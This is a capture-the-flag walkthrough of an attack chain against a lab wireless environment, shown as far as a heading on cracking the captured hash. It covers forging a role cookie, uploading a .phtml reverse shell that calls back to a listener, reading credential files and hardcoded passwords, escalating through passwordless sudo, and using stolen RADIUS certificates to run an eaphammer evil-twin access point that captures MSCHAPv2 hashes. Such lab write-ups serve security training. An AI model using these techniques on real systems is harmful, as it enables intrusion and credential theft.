
Browsing to http://127.0.0.1:8080/login.php lands on a “PSK Router Login”. There’s no need to defeat it: the capture already handed us a live session.

Set the two cookies from the decrypted request in the browser (PHPSESSID=64rc9rdr8qkdi4j9qkl8dh9sk2, UserRole=user) and load index.php directly. The stolen session is still valid, and the dashboard greets Hello, manager (user)! with only the WiFi Settings form. No login, no password, straight onto the panel as the role the cookie claims.

Why this is the weak point. The role isn’t tied to the session server-side; it rides in that separate UserRole cookie the browser controls. Change it from user to admin:

Reload, and the greeting becomes Hello, manager (admin)! with an Upload Configuration File box the user role never saw. This is CWE-807, reliance on an untrusted input in a security decision: the same class as Helix’s forged sensor reading, here just a cookie the client sets for itself.
Foothold on the AP: a .phtml upload
The “configuration” upload is really an arbitrary file write into a web-served directory. It does filter, but only by a denylist of extensions:
Sorry, PHP and HTML files are not allowed. Sorry, your file was not uploaded.

A denylist that forgets a variant is no filter at all. Apache still executes .phtml as PHP, and it isn’t on the list. A test upload goes straight through:
The file simple_shell.phtml has been uploaded to folder uploads/


So the payload is pentestmonkey’s PHP reverse shell saved as revshell.phtml, with the callback pointed at the laptop’s tablets-VLAN address (192.168.3.69:4444), since the AP can reach that but not the VPN host directly:

Upload it the same way:


Start a listener on the laptop, then request /uploads/revshell.phtml in the browser to fire it:
nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.3.1 49252
Linux AirTouch-AP-PSK 5.4.0-216-generic ...
www-data@AirTouch-AP-PSK:/$ whoami
www-data
A shell as www-data on AirTouch-AP-PSK, the access point itself.
www-data → user
Check who has a real login on the box:
cat /etc/passwd
...
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
user:x:1000:1000::/home/user:/bin/bash

One interactive account, user. The web app’s own source is the obvious place to look for its password:
cat /var/www/html/login.php
if (isset($_POST['Submit'])) {
    /* Define username, associated password, and user attribute array */
    $logins = array(
       /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
       'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
    )

Two credentials, and the commented-out user entry carries the password JunDRDZKHDnpkpDDvay. It’s reused for the system account of the same name:
su user
Password: JunDRDZKHDnpkpDDvay
id
uid=1000(user) gid=1000(user) groups=1000(user)

su from a reverse shell gives a fragile TTY, so swap to a proper SSH session for stability. user can log in over SSH directly on the AP:
ssh user@192.168.3.1
User flag

user has the same unrestricted sudo as the consultant account did:
sudo -l
User user may run the following commands on AirTouch-AP-PSK:
    (ALL) NOPASSWD: ALL
sudo bash
cd /root
ls
certs-backup cronAPs.sh psk send_certs.sh start.sh user.txt wlan_config_aps
cat /root/user.txt
53c165d38d8000a3516b3263120d49d4
Root on the AP also exposes send_certs.sh, start.sh and a certs-backup directory, which are the way onto the corporate network and the route to the final root.
The AP’s secrets
Root on AirTouch-AP-PSK exposed a handful of files in /root. Two script matter.

send_certs.sh syncs a certificate backup to the corporate access point, and hardcodes the credentials to do it:
cat send_certs.sh
#!/bin/bash
# Script to sync certs-backup folder to AirTouch-office.

REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
Two gifts: SSH credentials remote / xGgWEwqUpfoOVsLeROeG for the corporate AP at 10.10.10.1, and the fact that /root/certs-backup/ holds certificates for AirTouch-Office.

start.sh is the box’s own provisioning script: it sources /root/wlan_config_aps, templates dnsmasq.conf, and sets up the APs. Useful background, confirming this host builds the wireless environment the whole box runs on.
The certs-backup directory is the EAP server’s full identity:
cp -r /root/certs-backup/ /home/user

Pull it down to the attacking host, hopping through user on the AP (password from login.php earlier):
scp -r user@192.168.3.1:/home/user/certs-backup /home/consultant
server.csr
server.crt
ca.crt
ca.conf
server.conf
server.ext
server.key

The CA certificate, the server certificate and the server’s private key — the complete credentials that AirTouch-Office’s RADIUS server uses to prove its identity to clients.
AirTouch-Office: an evil twin that clients trust
AirTouch-Office is WPA2-Enterprise (the MGT auth from the scan): clients authenticate with PEAP/MSCHAPv2 over a TLS tunnel to a RADIUS server, not with a shared key. The earlier rogue-AP attempt failed because a client that validates the server certificate won’t hand its credentials to an impostor. With the genuine CA and server key from the backup, that objection disappears: we can stand up an access point that presents the real certificate, so the clients complete the handshake and send their MSCHAPv2 exchange straight to us.

eaphammer is built for exactly this. First import the certificates so it serves them instead of a self-signed pair:
cd ~/eaphammer
./eaphammer --cert-wizard import \
  --ca-cert /home/consultant/certs-backup/ca.crt \
  --server-cert /home/consultant/certs-backup/server.crt \
  --private-key /home/consultant/certs-backup/server.key
[CW] Private key and full certificate chain written to: /root/eaphammer/certs/server/AirTouch CA.pem
[CW] Activating full certificate chain ... Complete!


Then run the rogue AP, matching the target’s BSSID, SSID and channel so probing clients latch onto it. Take a spare radio out of monitor/managed limbo first:
ip link set wlan0 down
iw dev wlan0 set type managed
ip link set wlan0 up

./eaphammer \
  --bssid AC:8B:A9:AA:3F:D2 \
  --essid AirTouch-Office \
  --channel 44 \
  --interface wlan0 \
  --auth wpa-eap \
  --creds
The AP comes up spoofing ac:8b:a9:aa:3f:d2, and the office clients authenticate against it:
wlan0: AP-ENABLED
wlan0: STA c8:8a:9a:6f:f9:d2 IEEE 802.11: authenticated
wlan0: STA 28:6c:07:12:ee:a1 IEEE 802.11: authenticated
wlan0: STA 28:6c:07:12:ee:f3 IEEE 802.11: authenticated

A client completes the inner exchange, and eaphammer prints the captured MSCHAPv2 as a crackable NetNTLM hash:
mschapv2: ...
       domain\username:   AirTouch\r4ulcl
       username:          r4ulcl
       challenge:         b4:c6:b9:da:6a:89:7e:51
       response:          52:d1:d8:1f:22:83:70:57:12:e3:aa:6a:6c:93:14:53:de:b1:b4:fa:f4:9a:51:0b
       hashcat NETNTLM:   r4ulcl:::52d1d81f2283705712e3aa6a6c931453deb1b4faf49a510b:b4c6b9da6a897e51

Cracking the EAP identity
